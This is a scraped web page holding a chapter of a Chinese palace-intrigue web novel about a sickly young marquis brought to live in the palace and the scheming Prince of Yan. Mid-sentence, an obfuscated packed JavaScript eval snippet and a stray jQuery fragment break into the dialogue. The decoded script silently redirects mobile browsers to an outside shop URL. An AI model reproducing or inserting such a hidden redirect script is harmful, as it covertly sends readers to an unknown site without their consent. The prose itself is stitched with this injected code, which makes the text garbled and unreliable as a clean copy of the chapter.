文趣网 > 其他小说 > 白月光他一心求死 > 3. 努力作死的第三天:
    最终,太后带着景瑎到一处宫殿安置下来。

    那宫殿叫“霖轩阁”,就在寿安宫不远处。

    “这……”

    “侯府久无人居,一堆奴才伺候得哀家也不放心。瑎儿,你住宫中陪陪祖母好吗?”

    自从见了人,太后的手就没松开过景瑎,此刻一番话说得真诚,景瑎看了看周围毕恭毕敬的下人,又抬头看向装潢华贵的宫殿,只能应下。

    他被推着走,不敢轻举妄动。

    但若论私心,景瑎是不想住在宫里的。

    谁知道皇宫有多少勾心斗角……他什么剧情都不清楚,可谓是步步惊心。

    他心里一群小九九,眼神却怯懦而警惕恰巧,这又戳中太后心底最柔软的地方。

    她抬手摸了摸少年的脸颊。少年的眼睛形状本是灵动飘逸,和长公主少年时极其相似,但是在太后眼中,记忆中豆蔻年华的女儿有多快乐无忧,现如今的少年就有多么瑟缩可怜。

    饶是雷霆手段半生的太后,此刻面对景瑎,也做不到毫不动容。

    一旁的女子察觉到太后的情绪,连忙握紧了手,缓声提醒道:

    “小侯爷舟车劳顿,也累了。娘娘也注意身体啊。”

    太后连声应下,身后太后身边的大太监立刻有眼色地上前,在霖轩阁内安排好一应人等。太后嘱咐再三然后才离去,让景瑎好好休息。

    徒留景瑎看着偌大的宫殿。

    雕栏玉砌,翠霞金缕。

    整个宫殿的装潢华贵逼人。景瑎坐立难安。

    可直到此刻,脑子里再度浮现出来刚才那人的面孔。

    那双眼睛里……有种说不上来的东西。

    ———

    燕王送小侯爷回宫后自行归家,又守着禁足的规矩了。燕王对小侯爷恶语相向传遍京城。

    众人皆道:陛下特意让燕王去迎接,是为打压燕王的气焰。

    回府的阎济面不改色,一下车,府中管事接过披风事牌,跟着阎济回院。

    直至走到一处院子门口处,阎济顿住脚步,朝里看去。

    院子中央坐着的,正是方才的绿衣青年。

    他摇着扇子,仰起头看了看天。

    “诶呀,这太阳好毒辣,王爷再不回来,本公子都要晒黑了?”

    阎济走近。

    他玄衣墨发,身量极高,衣衫下摆盖住暗金纹路的长靴,但走起路却带风一般,腰间环带着一块莹润洁白的圆形玉佩,和极为锐利的五官形成反差。

    这个时候,男人身上已经全然没有了跋扈嚣张,只剩沉静如深潭的一双眸子。

    “你不该这个时候来。”

    绿衣男子看他一眼,不甚在意笑道:“子渡兄越发谨慎了。只是那皇帝老儿此刻左手拿着小侯爷,右手又愁着太师人选,估计是焦头烂额,顾不上我这等清散闲人。”

    说完,品了口茶,摇头晃脑道:

    “德水,你家王爷这茶怎么还没我府里的好喝?”

    阎济身后的管家德水只挑着听,和蔼笑道:“下面奴才使懒,都是晨起时的茶了,叶小公子莫喝,奴才换一壶来。”

    德水拿着阎济的披风屏退众人。

    叶修延笑嘻嘻吩咐道:“我要喝你家王爷最贵的茶。”

    周遭无人后。

    阎济坐到他对面的石凳上,看他:“他带来的人呢?”

    “我派人给匹马送进宫了。”

    叶修延这才带上几分正经,“你见着人了,如何?”

    阎济看向他,许久也没有说话。这沉默来得诡异,叶修延看着人,有些摸不着头脑。

    “你没见皇上?”

    阎济默认。

    “你……”

    “我今日晨起递了道折子,请封太师一职。”

    此言一出,叶修延一把将扇子收住,倏地站了起来。

    “你疯了?!”

    “你敢在这个时候触霉头,不要命了吧?”阎济一字未说,叶修延就巴拉巴拉快速唠叨起来:“太子现在的身份本就是敏感话题,你的处境更是……皇帝整天想着怎么弄你,你这,你这不是自己找死吗?”

    阎济抬头,面不改色,淡定非常:“我不要兵权。”

    叶修延又是一噎,彻底说不出来话。

    “叶老将军是纯臣,皇帝放心。”

    “……”叶修延突然沉默起来,他看向阎济的神情带上浓重的不解,骤然和抬起来的阎济对上目光,哑然片刻。

    京郊大营的兵权一直在燕王阎济手中,直到皇帝亲卫绣衣使有二十人无声无息死于大营外五里地的剑陵崖。

    皇帝震怒,直指阎济统兵不力,此举……形同谋逆。阎济交出兵权,自请禁足。

    随后,皇帝将兵权全数交予到叶老将军手中——

    也就是叶修延的父亲。

    叶修延此刻快速思忖着,很快说道:“你……见过太子?”

    阎济摇头:“还不曾。”

    “太后会将人送给太子做伴读。”

    他不需要提名字,叶修延也知道那人是谁,今日才归京的小侯爷,闻此消息,又是怔愣许久。

    半天,他才表情古怪地说道:“你大费周章这么一圈子,就为了那位小侯爷?”

    “子渡,你莫非是……”

    动了拥立新君的念头吧。

    只是这话太过于大逆不道,即使周遭无人,他也没敢将后半句说完。这次阎济接话很快。

    “不会。他做不了。”

    “你怎么知道?我大宸长公主曾经不足及笄之年就才名满天下,如若不是驸马出身于前朝玄皇后人,未必就不能争一争这天子之位,若是……哪里轮得到——”

    “——你也说了,昭信侯毕竟出身于玄皇后人,他是昭信侯的血脉。”

    阎济将叶修延的话堵死,反倒更让他愈发疑惑。

    “子渡,你何时看重过这些?而且听你这话,对这位小侯爷很熟?你到底是怎么想的。”

    小院中寂静了半响,烈日穿过浓绿的树冠枝杈,投射在形成男人身上星星点点的光斑。阎济垂眸,俊美无铸的脸静默着,睫毛遮住了大部分神情,让人看不清楚。

    方才去烹茶的德水此刻在门口轻声开口,打断院落中的寂静。

    “王爷,宫中来信了。”

    阎济:“进。”

    德水将一整套描金瓷器摆上石桌,恭恭敬敬地端在叶修延面前,似乎是没有注意到原本的气氛,做完这一套动作后才俯首在阎济身前。

    “陛下身边的大公公福泉到了,还带着百花节的请帖。”

    阎济挥手:“知道了。”

    他起身向外迈步,在叶修延面前一顿:“你喝完茶就回去吧,此事我心中有数。”

    说完,不等叶修延再问,就扬长而去消失在门口。

    剩下他和德水四目相对。

    德水替自家主子带着歉意一笑:“这是王爷新得的‘玉雪含翠’,公子尝尝。”

    叶修延越想越气,端起来喝了一大口,砸吧半天嘴也没品出来味道,只觉是浪费好茶,抬起扇子嘟囔道:

    “德水,你去去给我打包,我带点回去孝敬老头子。”

    “别给你家这气人的主子省钱,看我喝他个百金。”

    德水笑道:“是。”……

    阎济到王府朝晖堂的时候,大太监福泉正好坐着喝茶,见阎济出门,站起来从小太监手里接过一道锦缎布料的折子。

    “咱家给王爷道贺。”

    阎济面色稍轻:“不知公公道的什么喜?”

    福泉擦了擦额头的汗,说得煞有介事:“陛下开恩,下旨解了王爷的禁足,可不是大喜嘛。”

    阎济挑眉。福泉手里没带圣旨,可人却实打实地到了,见阎济沉默着,也不打算卖关子,直接递出那道织锦暗花的折子。

    阎济接过,就听福泉说道:“再过月余就是宫中的百

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17680729|207676||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    花节了,今年陛下的意思是要大办,这样的好日子,怎么好少了王爷呢。”

    “陛下宽仁,禁足王爷两月小惩大诫,心中还是不愿责罚王爷太狠的。”

    阎济心领神会,立马行礼:“臣感念陛下深恩。”

    当今朝堂,阎家的势力盘根错节,偏偏皇帝根基又太浅,根本不足以渗透到世家中去,于福泉来说,是很乐意在一些权臣面前落个人情的。

    即使这位受了罚,目前手中并无实权。

    可这不是暂时的吗?福泉眼角眉梢都带着笑意,一张老脸快皱成一朵菊花,他假模假式地扶起阎济,起身时又悄悄地出声:

    “王爷所想的事儿准能成。”

    阎济抬眉:“来人,送送公公。”

    待一干人等尽数离去,阎济才翻开那道折子。

    上面写着“百花宫宴”,时间是三月廿七。

    月底么……

    他不由得想起来少年那道纤细薄弱的身影,深思片刻后朝院中轻轻喊了一声雾一。

    几息之后,一道黑色身影悄然飘落到他身侧。“主子。”

    “你去查……他此行一路,重点查活跃在江南一带的绣衣使踪迹。”

    “是。”

    随后,黑影消失得无影无踪,就好像大堂里从来都只有他一人。

    ……

    ……

    ……

    “寂哥哥。”细雨霏霏梨花白,燕拂画帘金额。

    片片梨花顺着窗户飘来,正好落在贵妃塌躺着少年的锦被上,景瑎抬眸,聚精会神地看着,皮肤净白如雪,墨发安然归拢在侧。

    隋寂端着药碗进来,轻轻将药放在桌子上。

    他那日跟在后面,随后被叶小将军的人送进宫中,这才得以和公子在宫中侍奉左右。

    只是公子又病了。

    景瑎向来白皙,但是此刻仔细观察,就能看见少年的眼尾带着不正常的酡红。

    他被锦被裹得严严实实,非要拱在窗前看花。

    隋寂有些无奈,但只能从了他。

    窗外梨花落,公子看了心情或许能好些。

    “公子,喝药了。”

    隋寂换上了一身高等侍卫的装束,朝榻上的少年说道。

    景瑎正在观察自己手腕间的红玉珠子,放在阳光下去,红色的珠子呈现出透明的质感,其中的纹路似乎像活得一样。

    他聚精会神,原本微眯的眼睛悄悄掀起来半个。

    就看见隋寂过来。

    景瑎眨眨眼,隔着大老远就闻见一股苦味。“寂哥哥。”

    隋寂将药碗一伸,少年就道:“我病快好了,不需要喝药。”

    “这不是药,这是公子一贯滋补的方子。”

    隋寂陈述道,见少年明显想耍赖的样子,准备再规劝几句。“要不属下去通传……”

    “别。”

    景瑎相当识相,立马拽住隋寂的衣角。

    “喝,我喝。”

    完了一口气乖乖将苦药喝下肚。

    苟下去,活命要紧。最好还是别弄出来大动静,这不是提醒暗地里的人赶紧弄死他么……不过他身体到底还是不爽利,喝了药,就又昏昏沉沉睡去。

    进入梦中,一双秀眉还轻轻蹙着。

    隋寂坐在塌边,一遍遍用视线勾勒着少年的面孔,渐渐失了神,直到那道呼吸声渐渐平稳,他才收回视线,抬手轻轻压了压被角。

    他的眼神复杂而黯淡。

    霖轩阁内从门口到内间的帷幕重重叠叠,华丽而繁复,将窗外的光线遮了个七八,室内因此显得昏暗。

    他从中走出,穿过一层层帷幔。

    最外层,角落跪着个小太监。

    小太监见人出来,匍匐在地,悄声告知:再过半月,是宫中的百花宫宴。

    隋寂沉默片刻眸色黯淡,后偏头朝内间踏上的少年瞥了一眼。“你带我去参见大娘娘。”